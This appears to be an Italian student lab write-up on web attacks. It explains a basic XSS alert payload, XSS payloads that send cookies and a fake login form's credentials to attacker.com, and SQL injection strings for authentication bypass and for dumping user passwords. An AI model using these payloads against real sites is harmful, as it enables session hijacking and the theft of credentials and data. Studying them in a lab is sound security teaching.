

Esercizio S6-L2





Payload: **<script>alert('XSS');</script>**

Questo payload mostra un pop up come in foto. E’ un modo semplice e immediato per verificare che l'applicazione sia vulnerabile.

- Il tag <script> in HTML viene utilizzato per inserire ed eseguire codice JavaScript all'interno di una pagina web.
- Quando il browser rileva questo tag, esegue il codice contenuto al suo interno.

alert('XSS')

- La funzione alert() in JavaScript visualizza un pop-up con un messaggio personalizzato.
- In questo caso, il messaggio è 'XSS', quindi quando il payload viene eseguito, appare un pop-up con il testo "XSS".

Anche se in questo caso il codice è innocuo (mostra solo un messaggio), in un attacco reale potrebbe eseguire azioni più pericolose come rubare i cookie o mostrare un falso modulo di login:

- Rubare cookie:


Esempio di payload: <script>document.location='http://attacker.com/steal.php?cookie='+document.cookie; </script>

Questo reindirizza l'utente a un server controllato dall'attaccante, inviando i cookie come parametro.


- Mostrare un falso modulo di login:

Esempio di payload: <script> document.body.innerHTML = '<form action="http://attacker.com/login.php"> <input type="text" name="username"><input type="password" name="password"><button type="submit">Login</button></form>';</script>

L'attaccante può rubare credenziali.



Il payload 1' OR '1'='1 è un esempio classico di SQL Injection utilizzato per dimostrare la mancanza di protezione in applicazioni vulnerabili. Serve principalmente per bypassare l'autenticazione o manipolare query SQL.



Il payload 1' UNION SELECT user, password FROM users# è un esempio di attacco SQL Injection che punta a ottenere informazioni sensibili da una tabella del database. È un attacco estremamente pericoloso, ma facilmente prevenibile con le giuste tecniche di sviluppo sicuro.